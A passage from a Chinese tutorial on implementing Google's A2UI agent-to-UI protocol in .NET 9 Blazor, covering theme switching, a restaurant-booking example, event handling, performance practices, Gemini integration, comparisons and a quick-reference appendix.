        return ThemeCssGenerator.GenerateCssVariables(_currentTheme) +
               "\n\n" +
               ThemeCssGenerator.GenerateBaseStyles();
    }
}
6.5 动态主题切换
在Blazor页面中:
@inject ThemeService ThemeService
@implements IDisposable

<div>
    <select @onchange="OnThemeChange">
        @foreach (var themeName in ThemeService.GetThemeNames())
        {
            <option value="@themeName">@themeName</option>
        }
    </select>
</div>

<style>
    @ThemeService.GenerateThemeCss()
</style>

@code {
    protected override void OnInitialized()
    {
        ThemeService.ThemeChanged += OnThemeChanged;
    }

    private void OnThemeChange(ChangeEventArgs e)
    {
        ThemeService.SetTheme(e.Value?.ToString() ?? "Default");
    }

    private void OnThemeChanged(object? sender, ThemeChangedEventArgs e)
    {
        // 触发重新渲染
        StateHasChanged();
    }

    public void Dispose()
    {
        ThemeService.ThemeChanged -= OnThemeChanged;
    }
}一键切换,所有组件样式瞬间更新,无需修改任何组件代码!
七、实战应用:打造智能助手界面
7.1 场景:餐厅预订助手
让我们用A2UI实现一个完整的餐厅预订流程:
public class RestaurantBookingAgent
{
    private readonly MessageProcessor _messageProcessor;
    private readonly EventDispatcher _eventDispatcher;

    public async Task<List<ServerToClientMessage>> HandleQuery(string query)
    {
        // 场景1:用户询问"推荐餐厅"
        if (query.Contains("推荐"))
        {
            return CreateRestaurantList();
        }

        // 场景2:用户选择餐厅
        if (query.Contains("预订"))
        {
            return CreateBookingForm();
        }

        return CreateDefaultResponse();
    }

    private List<ServerToClientMessage> CreateRestaurantList()
    {
        var builder = new SurfaceBuilder("booking");

        // 1. 添加数据
        builder.AddData("restaurants", new List<object>
        {
            new { name = "意大利餐厅", rating = 4.5, cuisine = "意式" },
            new { name = "日本料理", rating = 4.8, cuisine = "日式" },
            new { name = "法式餐厅", rating = 4.7, cuisine = "法式" }
        });

        // 2. 定义UI结构
        builder
            .AddCard("root", card => card.WithChild("content"))
            .AddColumn("content", col => col
                .AddChild("title")
                .AddChild("restaurant-list"))
            .AddText("title", text => text
                .WithText("为您推荐以下餐厅")
                .WithUsageHint("h2"))
            // 3. 使用List模板渲染餐厅列表
            .AddList("restaurant-list", list => list
                .WithTemplate("restaurants", "restaurant-card"))
            // 4. 定义餐厅卡片模板
            .AddCard("restaurant-card", card => card
                .WithChild("restaurant-info"))
            .AddColumn("restaurant-info", col => col
                .AddChild("restaurant-name")
                .AddChild("restaurant-rating")
                .AddChild("book-button"))
            .AddText("restaurant-name", text => text
                .WithValue("name")  // 相对路径,自动解析为 /restaurants/0/name
                .WithUsageHint("h3"))
            .AddText("restaurant-rating", text => text
                .WithValue("rating"))
            .AddButton("book-button", btn => btn
                .WithChild("book-text")
                .WithAction("book_restaurant", context => context
                    .Add("restaurantName", "name")  // 绑定当前项的name
                    .Add("restaurantRating", "rating"))
                .AsPrimary())
            .AddText("book-text", text => text
                .WithText("预订"))
            .WithRoot("root");

        return builder.Build();
    }

    private List<ServerToClientMessage> CreateBookingForm()
    {
        return new SurfaceBuilder("booking")
            .AddCard("form-card", card => card.WithChild("form"))
            .AddColumn("form", col => col
                .AddChild("title")
                .AddChild("name-field")
                .AddChild("date-field")
                .AddChild("time-field")
                .AddChild("guests-field")
                .AddChild("submit-row"))

            .AddText("title", text => text
                .WithText("预订信息")
                .WithUsageHint("h2"))

            // 姓名输入
            .AddTextField("name-field", field => field
                .WithLabel("您的姓名")
                .WithPlaceholder("请输入姓名")
                .WithValue("$.booking.name")  // 绑定到数据模型
                .WithRequired(true))

            // 日期选择
            .AddDateTimeInput("date-field", field => field
                .WithLabel("预订日期")
                .WithValue("$.booking.date")
                .WithMode("date"))

            // 时间选择
            .AddDateTimeInput("time-field", field => field
                .WithLabel("预订时间")
                .WithValue("$.booking.time")
                .WithMode("time"))

            // 人数选择
            .AddSlider("guests-field", slider => slider
                .WithLabel("用餐人数")
                .WithValue("$.booking.guests")
                .WithMin(1)
                .WithMax(10)
                .WithStep(1))

            // 提交按钮行
            .AddRow("submit-row", row => row
                .AddChild("submit-btn")
                .AddChild("cancel-btn")
                .WithDistribution("space-evenly"))

            .AddButton("submit-btn", btn => btn
                .WithChild("submit-text")
                .WithAction("submit_booking", context => context
                    .Add("name", "$.booking.name")
                    .Add("date", "$.booking.date")
                    .Add("time", "$.booking.time")
                    .Add("guests", "$.booking.guests"))
                .AsPrimary())

            .AddText("submit-text", text => text
                .WithText("提交预订"))

            .AddButton("cancel-btn", btn => btn
                .WithChild("cancel-text")
                .WithAction("cancel_booking"))

            .AddText("cancel-text", text => text
                .WithText("取消"))

            .WithRoot("form-card")
            .Build();
    }
}
7.2 事件处理
在Blazor页面中处理用户交互:
@page "/restaurant-booking"
@inject RestaurantBookingAgent Agent
@inject EventDispatcher EventDispatcher
@inject MessageProcessor MessageProcessor

<A2UISurface SurfaceId="booking" />

@code {
    protected override void OnInitialized()
    {
        // 订阅用户操作事件
        EventDispatcher.UserActionDispatched += OnUserAction;

        // 显示初始UI
        ShowRestaurantList();
    }

    private async void OnUserAction(object? sender, UserActionEventArgs e)
    {
        var action = e.Action;

        switch (action.Action)
        {
            case "book_restaurant":
                // 用户点击了某个餐厅的预订按钮
                var restaurantName = action.Context?["restaurantName"];
                await ShowBookingForm(restaurantName?.ToString());
                break;

            case "submit_booking":
                // 用户提交了预订表单
                await SubmitBooking(action.Context);
                break;

            case "cancel_booking":
                // 用户取消预订
                ShowRestaurantList();
                break;
        }

        await InvokeAsync(StateHasChanged);
    }

    private void ShowRestaurantList()
    {
        var messages = Agent.CreateRestaurantList();
        MessageProcessor.ProcessMessages(messages);
    }

    private async Task ShowBookingForm(string? restaurantName)
    {
        var messages = Agent.CreateBookingForm();
        MessageProcessor.ProcessMessages(messages);

        // 预填充餐厅名称
        if (!string.IsNullOrEmpty(restaurantName))
        {
            MessageProcessor.SetData("booking", "/booking/restaurantName", restaurantName);
        }
    }

    private async Task SubmitBooking(Dictionary<string, object>? context)
    {
        if (context == null) return;

        // 调用后端API提交预订
        var booking = new BookingRequest
        {
            Name = context["name"]?.ToString(),
            Date = context["date"]?.ToString(),
            Time = context["time"]?.ToString(),
            Guests = Convert.ToInt32(context["guests"])
        };

        try
        {
            await BookingService.CreateBooking(booking);

            // 显示成功提示
            var successMsg = A2UIQuickStart.CreateTextCard(
                "booking",
                "预订成功!",
                $"已为您预订 {booking.Guests} 人,时间:{booking.Date} {booking.Time}"
            );
            MessageProcessor.ProcessMessages(successMsg);
        }
        catch (Exception ex)
        {
            // 显示错误提示
            var errorMsg = A2UIQuickStart.CreateErrorMessage("booking", ex.Message);
            MessageProcessor.ProcessMessages(errorMsg);
        }
    }

    public void Dispose()
    {
        EventDispatcher.UserActionDispatched -= OnUserAction;
    }
}
7.3 完整的数据流转
用户操作:"推荐餐厅"
    ↓
Agent.HandleQuery("推荐餐厅")
    ↓
Agent.CreateRestaurantList()
    ↓
SurfaceBuilder生成A2UI JSON
    ↓
MessageProcessor.ProcessMessages()
    ↓
1. DataModelUpdate: /restaurants = [{...}, {...}, {...}]
2. SurfaceUpdate: components = [card, list, restaurant-card, ...]
3. BeginRendering: root = "root"
    ↓
Blazor渲染:
  - A2UISurface订阅SurfaceUpdated事件
  - A2UIRenderer递归渲染组件树
  - List组件根据/restaurants数据渲染3个restaurant-card
    ↓
用户点击"预订"按钮
    ↓
A2UIButton.HandleClick()
    ↓
解析action.context,提取restaurantName和rating
    ↓
EventDispatcher.DispatchUserAction()
    ↓
Page.OnUserAction()处理"book_restaurant"
    ↓
Agent.CreateBookingForm()
    ↓
新的A2UI消息更新界面为表单
    ↓
用户填写表单(双向绑定自动更新DataModel)
    ↓
用户点击"提交预订"
    ↓
OnUserAction()处理"submit_booking"
    ↓
调用后端API
    ↓
显示成功/失败提示
整个流程无缝衔接,用户体验流畅自然。
八、性能优化与最佳实践
8.1 性能优化技巧
1. 增量更新而非全量替换
❌ 不推荐:
// 每次都重新创建整个UI
var messages = new SurfaceBuilder("demo")
    .AddCard(...)
    .AddColumn(...)
    .AddText(...)
    // ... 20个组件
    .WithRoot("root")
    .Build();
✅ 推荐:
// 只更新变化的部分
var updateMessage = new ServerToClientMessage
{
    SurfaceUpdate = new SurfaceUpdateMessage
    {
        SurfaceId = "demo",
        Components = new List<ComponentDefinition>
        {
            new ComponentDefinition
            {
                Id = "status-text",
                Component = new Dictionary<string, object>
                {
                    ["Text"] = new Dictionary<string, object>
                    {
                        ["text"] = new Dictionary<string, object>
                        {
                            ["literalString"] = "已完成"
                        }
                    }
                }
            }
        }
    }
};
MessageProcessor.ProcessMessage(updateMessage);
2. 使用数据绑定而非组件更新
❌ 不推荐:
// 每次更新都重新创建Text组件
foreach (var item in items)
{
    var message = CreateTextComponent(item.Name);
    MessageProcessor.ProcessMessage(message);
}
✅ 推荐:
// 只更新数据,UI自动响应
MessageProcessor.SetData("demo", "/items", items);
// 所有绑定到/items的组件自动更新
3. 合理使用List模板
❌ 不推荐:
// 为每个item创建独立组件
foreach (var item in items)
{
    builder.AddCard($"card-{item.Id}", card => ...);
    builder.AddText($"text-{item.Id}", text => ...);
}
✅ 推荐:
// 使用模板,一次定义,多次渲染
builder.AddList("item-list", list => list
    .WithTemplate("/items", "item-card"));
builder.AddCard("item-card", card => ...); // 模板定义一次即可
4. 避免过深的组件嵌套
❌ 不推荐:
Card → Column → Row → Column → Card → Column → Row → Text
(8层嵌套)
✅ 推荐:
Card → Column → [Text, Text, Row → [Button, Button]]
(3层嵌套)
8.2 最佳实践清单
Agent开发
1. 使用Builder API而非手写JSON
// ✅ 类型安全,代码清晰
new SurfaceBuilder("demo")
    .AddText("title", text => text.WithText("Hello"))
    .Build();

// ❌ 易出错,难维护
var json = """
{
  "surfaceUpdate": {
    "components": [{"id": "title", "component": {"Text": {"text": {"literalString": "Hello"}}}}]
  }
}
""";
2. 为常见场景创建辅助方法
public static class MyAgentHelpers
{
    public static List<ServerToClientMessage> CreateFormWithValidation(...)
    {
        // 封装复杂的表单逻辑
    }

    public static List<ServerToClientMessage> CreateDataTable(...)
    {
        // 封装表格渲染逻辑
    }
}
3. 合理使用数据绑定
// 动态数据用path绑定
.WithValue("$.user.name")

// 静态文本用literal
.WithText("欢迎使用")

// 需要初始值的用组合语法
.WithValue("$.settings.theme", defaultValue: "light")
客户端开发
1. 正确处理组件生命周期
protected override void OnInitialized()
{
    // 订阅事件
    MessageProcessor.SurfaceUpdated += OnSurfaceUpdated;
    EventDispatcher.UserActionDispatched += OnUserAction;
}

public void Dispose()
{
    // ⚠️ 重要:取消订阅,避免内存泄漏
    MessageProcessor.SurfaceUpdated -= OnSurfaceUpdated;
    EventDispatcher.UserActionDispatched -= OnUserAction;
}
2. 使用@rendermode正确配置Blazor模式
@* Blazor Server *@
@rendermode InteractiveServer

@* Blazor WebAssembly *@
@rendermode InteractiveWebAssembly

@* ⚠️ 不使用rendermode会导致交互失效 *@
3. 合理的错误处理
private async void OnUserAction(object? sender, UserActionEventArgs e)
{
    try
    {
        await ProcessAction(e.Action);
    }
    catch (Exception ex)
    {
        // 显示错误提示给用户
        var errorMsg = A2UIQuickStart.CreateErrorMessage(
            e.Action.SurfaceId,
            "操作失败,请重试"
        );
        MessageProcessor.ProcessMessages(errorMsg);

        // 记录详细错误日志
        Logger.LogError(ex, "Failed to process action: {Action}", e.Action.Action);
    }
    finally
    {
        await InvokeAsync(StateHasChanged);
    }
}
主题定制
1. 继承而非重写
// ✅ 继承DefaultTheme,只修改需要的部分
public class MyBrandTheme : DefaultTheme
{
    public new string Name => "MyBrand";
    public new string PrimaryColor => "#ff6b6b";  // 品牌色
    public new string FontFamily => "MyCustomFont, sans-serif";
}

// ❌ 完全重写,维护成本高
public class MyBrandTheme : IA2UITheme
{
    // 需要实现所有属性和方法
}
2. 使用CSS变量
/* ✅ 使用主题变量,主题切换时自动更新 */
.my-custom-component {
    background: var(--a2ui-primary-color);
    color: var(--a2ui-text-color);
}

/* ❌ 硬编码颜色,主题切换不生效 */
.my-custom-component {
    background: #3b82f6;
    color: #1f2937;
}
8.3 常见陷阱与解决方案
陷阱1:JsonElement类型问题
问题:
// ❌ 运行时异常:InvalidCastException
var name = component.Properties["name"] as string; // name是JsonElement解决:
// ✅ 使用基类提供的辅助方法
var name = GetStringProperty("name");

// 或手动处理
if (component.Properties["name"] is JsonElement jsonElement)
{
    name = jsonElement.GetString();
}
陷阱2:忘记StateHasChanged
问题:
private async void OnUserAction(...)
{
    await ProcessAction();
    // ❌ UI没有更新
}解决:
private async void OnUserAction(...)
{
    await ProcessAction();
    await InvokeAsync(StateHasChanged);  // ✅ 触发重新渲染
}
陷阱3:Surface ID不一致
问题:
// Agent端
new SurfaceBuilder("my-surface").Build();

// 客户端
<A2UISurface SurfaceId="demo-surface" /> // ❌ ID不匹配解决:
// ✅ 使用常量统一管理
public static class SurfaceIds
{
    public const string Main = "main-surface";
    public const string Modal = "modal-surface";
}

// Agent端
new SurfaceBuilder(SurfaceIds.Main).Build();

// 客户端
<A2UISurface SurfaceId="@SurfaceIds.Main" />
九、集成LLM:让AI真正"画"界面
9.1 Gemini集成示例
using Google.GenerativeAI;

public class GeminiA2UIAgent
{
    private readonly GenerativeModel _model;
    private readonly string _a2uiSchema;

    public GeminiA2UIAgent(string apiKey)
    {
        _model = new GenerativeModel(apiKey, "gemini-2.0-flash-exp");
        _a2uiSchema = LoadA2UISchema();  // 加载A2UI协议Schema
    }

    public async Task<List<ServerToClientMessage>> GenerateUIAsync(string userQuery)
    {
        var prompt = BuildPrompt(userQuery);

        // 1. 调用Gemini生成A2UI JSON
        var response = await _model.GenerateContentAsync(prompt);
        var jsonText = ExtractJson(response.Text);

        // 2. 解析JSON为消息对象
        var messages = JsonSerializer.Deserialize<List<ServerToClientMessage>>(
            jsonText,
            new JsonSerializerOptions { PropertyNameCaseInsensitive = true }
        );

        return messages ?? new List<ServerToClientMessage>();
    }

    private string BuildPrompt(string userQuery)
    {
        return $"""
        You are an AI that generates user interfaces using the A2UI protocol.

        # A2UI Protocol Schema
        {_a2uiSchema}

        # User Query
        {userQuery}

        # Instructions
        1. Analyze the user's request
        2. Design an appropriate UI using A2UI components
        3. Generate valid A2UI JSON messages
        4. Use these message types: beginRendering, surfaceUpdate, dataModelUpdate
        5. Available components: Card, Column, Row, Text, Button, List, Image, Icon, TextField, CheckBox, etc.

        # Response Format
        Return ONLY a JSON array of A2UI messages. No explanations.

        Example:
        [
          {{"beginRendering": {{"surfaceId": "demo", "root": "root-id"}}}},
          {{"surfaceUpdate": {{"surfaceId": "demo", "components": [...]}}}}
        ]
        """;
    }

    private string ExtractJson(string responseText)
    {
        // 提取JSON(处理LLM可能返回的markdown代码块)
        var match = Regex.Match(responseText, @"```json\s*([\s\S]*?)\s*```");
        if (match.Success)
        {
            return match.Groups[1].Value;
        }

        // 尝试直接提取JSON数组
        match = Regex.Match(responseText, @"\[[\s\S]*\]");
        if (match.Success)
        {
            return match.Value;
        }

        return responseText;
    }
}
9.2 对话上下文管理
public class ConversationalA2UIAgent
{
    private readonly GeminiA2UIAgent _gemini;
    private readonly List<ChatMessage> _conversationHistory = new();

    public async Task<List<ServerToClientMessage>> ChatAsync(string userMessage)
    {
        // 1. 添加用户消息到历史
        _conversationHistory.Add(new ChatMessage
        {
            Role = "user",
            Content = userMessage
        });

        // 2. 构建包含历史的prompt
        var contextPrompt = BuildContextualPrompt();

        // 3. 生成UI
        var messages = await _gemini.GenerateUIAsync(contextPrompt);

        // 4. 记录assistant响应
        _conversationHistory.Add(new ChatMessage
        {
            Role = "assistant",
            Content = SerializeMessages(messages)
        });

        return messages;
    }

    private string BuildContextualPrompt()
    {
        var sb = new StringBuilder();
        sb.AppendLine("# Conversation History");

        foreach (var msg in _conversationHistory.TakeLast(10))  // 保留最近10轮对话
        {
            sb.AppendLine($"{msg.Role}: {msg.Content}");
        }

        sb.AppendLine();
        sb.AppendLine("# Current Task");
        sb.AppendLine("Based on the conversation history, generate an appropriate A2UI interface.");

        return sb.ToString();
    }
}
9.3 流式UI生成
public class StreamingA2UIAgent
{
    public async IAsyncEnumerable<ServerToClientMessage> GenerateUIStreamAsync(
        string userQuery,
        [EnumeratorCancellation] CancellationToken cancellationToken = default)
    {
        // 1. 先发送beginRendering
        yield return new ServerToClientMessage
        {
            BeginRendering = new BeginRenderingMessage
            {
                SurfaceId = "stream-demo",
                Root = "root-card"
            }
        };

        // 2. 流式生成组件
        await foreach (var component in GenerateComponentsStreamAsync(userQuery, cancellationToken))
        {
            yield return new ServerToClientMessage
            {
                SurfaceUpdate = new SurfaceUpdateMessage
                {
                    SurfaceId = "stream-demo",
                    Components = new List<ComponentDefinition> { component }
                }
            };
        }
    }

    private async IAsyncEnumerable<ComponentDefinition> GenerateComponentsStreamAsync(
        string query,
        [EnumeratorCancellation] CancellationToken cancellationToken)
    {
        // 模拟LLM逐个生成组件
        yield return CreateComponent("root-card", "Card", new { child = "content" });
        await Task.Delay(100, cancellationToken);

        yield return CreateComponent("content", "Column", new { children = new { explicitList = new[] { "title", "body" } } });
        await Task.Delay(100, cancellationToken);

        yield return CreateComponent("title", "Text", new { text = new { literalString = "正在思考..." }, usageHint = "h2" });
        await Task.Delay(100, cancellationToken);

        // 调用LLM生成实际内容
        var aiResponse = await CallLLM(query, cancellationToken);

        // 更新title为实际内容
        yield return CreateComponent("title", "Text", new { text = new { literalString = aiResponse }, usageHint = "h2" });
    }
}客户端使用:
await foreach (var message in agent.GenerateUIStreamAsync(userQuery))
{
    MessageProcessor.ProcessMessage(message);
    await InvokeAsync(StateHasChanged);
    // UI实时逐步呈现,用户看到"正在生成"的过程
}
十、对比分析:A2UI vs 其他方案
10.1 与Server-Driven UI的对比
| 维度 | A2UI | Server-Driven UI (如Airbnb的Epoxy) |
|---|---|---|
| 协议标准 | ✅ 开放标准,跨框架 | ⚠️ 各公司私有实现 |
| AI友好性 | ✅ 为LLM生成优化(邻接表) | ❌ 嵌套树结构,LLM难生成 |
| 数据绑定 | ✅ 内置reactive binding | ⚠️ 需自己实现 |
| 安全模型 | ✅ 组件白名单 | ✅ 组件白名单 |
| 流式更新 | ✅ 原生支持 | ⚠️ 需自己实现 |
| 跨平台 | ✅ Web/Mobile/Desktop | ✅ 主要用于Mobile |
适用场景:
-
A2UI:AI Agent驱动的动态UI
-
Server-Driven UI:AB测试、快速迭代的原生App
10.2 与Low-Code平台的对比
| 维度 | A2UI | Low-Code (如OutSystems) |
|---|---|---|
| 目标用户 | 开发者 + AI | 非技术人员 |
| UI生成方式 | AI/代码生成JSON | 可视化拖拽 |
| 灵活性 | ✅ 完全可编程 | ⚠️ 受平台限制 |
| 学习曲线 | 中等(需懂协议) | 低(可视化) |
| 运行时开销 | ✅ 轻量级JSON解析 | ⚠️ 平台runtime较重 |
| 定制能力 | ✅ 完全可定制 | ⚠️ 依赖平台能力 |
适用场景:
-
A2UI:需要AI动态生成,技术团队主导
-
Low-Code:业务人员自助开发,快速原型
10.3 与传统Template Engine的对比
| 维度 | A2UI | Template (如Handlebars/Razor) |
|---|---|---|
| 数据结构分离 | ✅ UI结构与数据完全分离 | ❌ 模板包含逻辑和数据 |
| 增量更新 | ✅ 原生支持 | ❌ 需完整重新渲染 |
| 跨平台 | ✅ 一份JSON多端渲染 | ❌ 模板语法不可移植 |
| LLM生成 | ✅ 结构化JSON易生成 | ❌ 模板语法LLM易出错 |
| 开发体验 | 中等 | ✅ 非常成熟 |
适用场景:
-
A2UI:动态生成、跨平台、AI驱动
-
Template:传统Web应用、服务端渲染
十一、未来展望与技术趋势
11.1 A2UI的演进方向
1. 更智能的组件
未来的A2UI组件可能具备:
-
自适应布局:根据屏幕尺寸自动调整
-
智能表单验证:AI理解业务规则,自动生成验证逻辑
-
无障碍增强:自动生成ARIA标签和键盘导航
2. 更强大的数据绑定
-
计算属性 :
{"path": "$.total", "computed": "$.price * $.quantity"} -
数据转换管道 :
{"path": "$.date", "transform": "formatDate|timezone:UTC"} -
双向绑定增强:支持debounce、validation等
3. 动画和过渡
{
  "component": {
    "Card": {
      "transition": {
        "enter": "fadeIn",
        "exit": "fadeOut",
        "duration": 300
      }
    }
  }
}
11.2 与其他技术的融合
1. WebAssembly集成
// 高性能的WASM渲染器
public class WasmA2UIRenderer
{
    [JSImport("renderComponent", "a2ui-wasm")]
    public static partial void RenderComponent(string json);
}
2. Edge Computing
User Request → Edge Agent (Cloudflare Workers)
              ↓
         Generate A2UI JSON
              ↓
         Cache at Edge
              ↓
         Serve to Client (ultra-fast)
3. 多模态AI
// AI不仅生成UI,还生成配套的图片、音频
public class MultimodalAgent
{
    public async Task<List<ServerToClientMessage>> GenerateAsync(string query)
    {
        // 1. 生成UI结构
        var uiMessages = await GenerateUI(query);

        // 2. 生成配图
        var imageUrl = await GenerateImage(query);

        // 3. 组合
        return CombineUIWithImage(uiMessages, imageUrl);
    }
}
11.3 标准化进程
A2UI目前处于v0.8阶段,向v1.0稳定版迈进的路上,社区正在推动:
1. 协议规范完善
-
更严格的JSON Schema定义
-
统一的错误处理机制
-
标准化的扩展点
2. 跨语言实现
-
Python、Java、Go等语言的SDK
-
统一的测试套件
-
互操作性验证
3. 生态建设
-
组件库市场
-
主题商店
-
Agent模板库
11.4 企业级应用前景
A2UI在企业级应用中的潜力:
内部工具平台
员工提问:"给我看本月销售数据"
    ↓
企业AI Agent生成定制化仪表盘
    ↓
数据可视化、筛选、导出一应俱全
客户服务系统
客户:"我要退货"
    ↓
AI生成退货表单
    ↓
自动填充订单信息,引导完成流程
智能办公助手
"帮我安排明天的会议"
    ↓
AI生成日历视图 + 会议室预订表单
    ↓
一键完成复杂的协调工作
十二、总结与展望
12.1 核心价值回顾
A2UI为AI时代的UI开发带来了三大革命性价值:
1. 安全性:从"信任代码"到"信任数据"
-
没有代码注入风险
-
组件来自可信目录
-
权限完全可控
2. 可移植性:从"一次编写,到处调试"到"一次生成,处处运行"
-
同一JSON,Web/Mobile/Desktop通用
-
原生组件渲染,体验一致
-
跨框架兼容(Blazor/React/Flutter/SwiftUI)
3. AI友好性:从"AI生成代码"到"AI设计界面"
-
邻接表结构,LLM易理解
-
流式生成,渐进呈现
-
增量更新,高效迭代
12.2 .NET Blazor实现的亮点
本文介绍的.NET 9 Blazor实现展现了几大亮点:
架构清晰
-
四层设计,职责分明
-
事件驱动,低耦合高内聚
-
易于测试和维护
类型安全
-
强类型的C#实现
-
泛型设计,编译时检查
-
IntelliSense支持,开发体验极佳
工程扎实
-
JsonElement陷阱处理
-
数据绑定上下文传递
-
主题系统完整实现
开发友好
-
Fluent Builder API
-
QuickStart辅助方法
-
完善的错误处理
12.3 适用场景建议
✅ 强烈推荐使用A2UI的场景:
-
对话式AI应用
-
聊天机器人需要动态生成表单、卡片
-
智能助手需要呈现个性化界面
-
-
跨平台Agent服务
-
同一个Agent为Web、App、桌面提供服务
-
需要统一的UI协议
-
-
动态表单场景
-
审批流程(每个环节表单不同)
-
问卷调查(根据答案动态调整问题)
-
-
数据可视化看板
-
根据用户权限展示不同视图
-
AI根据数据特征选择合适的图表类型
-
⚠️ 谨慎评估的场景:
-
复杂交互应用
-
游戏、图形编辑器等需要复杂手势和动画
-
A2UI的声明式模型不适合
-
-
极高性能要求
-
实时3D渲染、大规模数据可视化(百万级)
-
JSON解析和组件映射会有开销
-
-
静态内容网站
-
博客、文档站等内容固定
-
用传统SSG/SSR更简单
-
12.4 学习路径建议
初学者(1-2周):
-
理解A2UI的三大核心理念(安全、原生、可移植)
-
运行本项目的示例应用,体验效果
-
使用QuickStart方法创建简单UI
-
学习数据绑定和事件处理基础
进阶开发者(2-4周):
-
深入学习Fluent Builder API
-
实现自定义组件和主题
-
集成LLM(Gemini/GPT)生成UI
-
优化性能,处理复杂场景
架构师(1-2个月):
-
研究A2UI协议规范细节
-
设计企业级应用架构
-
实现自定义渲染器(其他平台)
-
贡献开源社区
12.5 致开发者的寄语
如果你问我:"2025年,AI时代的开发者应该学什么?"
我会说:学会和AI协作。
A2UI不是要取代前端开发者,而是让开发者站在更高的层次------你不再手写每一个组件,而是设计组件体系;你不再调整每一个像素,而是定义设计规范。
就像工业革命没有消灭工匠,而是让工匠成为了工程师。AI革命不会消灭程序员,而会让程序员成为AI的架构师。
A2UI只是开始。未来,可能会有A2A(Agent to Agent)、A2D(Agent to Device)、A2X(Agent to Everything)。但核心思想不变:
安全地、优雅地、高效地,让智能体与人类世界交互。
这是一个激动人心的新时代。而你,正站在这个时代的起点。
十三、参考资源与延伸阅读
13.1 官方资源
A2UI项目:
-
GitHub仓库:https://github.com/google/A2UI
-
协议规范:https://google.github.io/A2UI/specification/v0.8-a2ui.html
本项目资源:
-
项目地址:
D:\AI\AntBlazor\A2UI.Blazor -
示例应用:
samples/A2UI.Sample.BlazorServer -
完整文档:查看项目
doc/目录
13.2 相关技术
.NET Blazor:
Google Gemini:
A2A协议:
-
Agent通信标准
13.3 推荐阅读
设计模式:
-
《设计模式:可复用面向对象软件的基础》
-
《企业应用架构模式》
AI工程:
-
《Designing Machine Learning Systems》
-
《Building LLM Apps》
声明式UI:
-
React官方文档(声明式UI典范)
-
Flutter架构解析
13.4 社区交流
GitHub Issues:
-
提交Bug和功能请求
-
参与技术讨论
技术博客:
-
CSDN专栏(本文首发)
-
博客园、掘金同步
开源贡献:
-
完善文档
-
贡献组件
-
分享使用案例
附录:快速参考手册
A. 核心消息类型速查
// 1. BeginRendering - 开始渲染
new ServerToClientMessage
{
    BeginRendering = new BeginRenderingMessage
    {
        SurfaceId = "my-surface",
        Root = "root-component-id",
        CatalogId = "standard",  // 可选
        Styles = new Dictionary<string, object>()  // 可选
    }
}

// 2. SurfaceUpdate - 更新组件
new ServerToClientMessage
{
    SurfaceUpdate = new SurfaceUpdateMessage
    {
        SurfaceId = "my-surface",
        Components = new List<ComponentDefinition>
        {
            new ComponentDefinition
            {
                Id = "component-id",
                Component = new Dictionary<string, object>
                {
                    ["ComponentType"] = new Dictionary<string, object>
                    {
                        ["property"] = value
                    }
                }
            }
        }
    }
}

// 3. DataModelUpdate - 更新数据
new ServerToClientMessage
{
    DataModelUpdate = new DataModelUpdateMessage
    {
        SurfaceId = "my-surface",
        Path = "/",  // JSON Pointer路径
        Contents = new List<DataEntry>
        {
            new DataEntry { Key = "key", ValueString = "value" }
        }
    }
}

// 4. DeleteSurface - 删除Surface
new ServerToClientMessage
{
    DeleteSurface = new DeleteSurfaceMessage
    {
        SurfaceId = "my-surface"
    }
}
B. 常用组件快速参考
// Text - 文本
.AddText("id", text => text
    .WithText("Hello")
    .WithValue("$.path")  // 数据绑定
    .WithUsageHint("h1"))  // h1-h5, body, caption

// Button - 按钮
.AddButton("id", btn => btn
    .WithChild("text-id")
    .WithAction("action_name", context => context
        .Add("key", "$.path"))
    .AsPrimary())  // 或 AsSecondary()

// Card - 卡片
.AddCard("id", card => card
    .WithChild("content-id"))

// Column - 列布局
.AddColumn("id", col => col
    .AddChild("child1")
    .AddChild("child2")
    .WithAlignment("center")  // start, center, end
    .WithDistribution("space-between"))  // space-around, space-evenly

// Row - 行布局
.AddRow("id", row => row
    .AddChild("child1")
    .AddChild("child2")
    .WithAlignment("center")
    .WithDistribution("space-between"))

// List - 列表
.AddList("id", list => list
    .WithTemplate("$.data", "template-id"))  // 数据驱动
    // 或
    .WithChildren("child1", "child2"))  // 静态子元素

// Image - 图片
.AddImage("id", img => img
    .WithUrl("https://...")
    .WithFit("cover")  // contain, fill, none
    .WithUsageHint("icon"))  // avatar, feature

// TextField - 文本输入
.AddTextField("id", field => field
    .WithLabel("Label")
    .WithPlaceholder("Placeholder")
    .WithValue("$.path")
    .WithRequired(true))

// CheckBox - 复选框
.AddCheckBox("id", cb => cb
    .WithLabel("Label")
    .WithValue("$.path"))

// DateTimeInput - 日期时间
.AddDateTimeInput("id", dt => dt
    .WithLabel("Label")
    .WithValue("$.path")
    .WithMode("date"))  // date, time, datetime

// Slider - 滑块
.AddSlider("id", slider => slider
    .WithLabel("Label")
    .WithValue("$.path")
    .WithMin(0)
    .WithMax(100)
    .WithStep(1))
C. 数据绑定速查
// 字面值(静态)
new Dictionary<string, object>
{
    ["literalString"] = "Hello"
    // 或 literalNumber, literalBoolean
}

// 路径绑定(动态)
new Dictionary<string, object>
{
    ["path"] = "/user/name"  // 绝对路径
    // 或 "name"  // 相对路径(在List模板中)
}

// 初始化简写(默认值+绑定)
new Dictionary<string, object>
{
    ["literalString"] = "Default Name",
    ["path"] = "/user/name"
}
// 语义:如果/user/name不存在,先用"Default Name"初始化

// 在Builder API中
.WithText("Hello")  // 字面值
.WithValue("$.user.name")  // 路径绑定($.表示根路径)
.WithValue("name")  // 相对路径
D. 事件处理速查
// 1. 订阅事件
protected override void OnInitialized()
{
    EventDispatcher.UserActionDispatched += OnUserAction;
}

// 2. 处理事件
private async void OnUserAction(object? sender, UserActionEventArgs e)
{
    var action = e.Action;

    // 获取action名称
    var actionName = action.Action;

    // 获取上下文数据
    var context = action.Context;
    var value = context?["key"];

    // 业务逻辑
    await ProcessAction(actionName, context);

    // 更新UI
    await InvokeAsync(StateHasChanged);
}

// 3. 取消订阅(重要!)
public void Dispose()
{
    EventDispatcher.UserActionDispatched -= OnUserAction;
}
E. 主题定制速查
// 1. 创建自定义主题
public class MyTheme : DefaultTheme
{
    public new string Name => "MyTheme";
    public new string PrimaryColor => "#ff6b6b";
    public new string BackgroundColor => "#f8f9fa";
}

// 2. 注册主题
ThemeService.RegisterTheme(new MyTheme());

// 3. 切换主题
ThemeService.SetTheme("MyTheme");

// 4. 在组件中使用
protected override string GetCssClass()
{
    return Theme.Components.Button;  // 自动使用当前主题
}
结语
从Google的A2UI协议,到这个完整的.NET 9 Blazor实现,我们见证了声明式UI在AI时代的华丽转身。
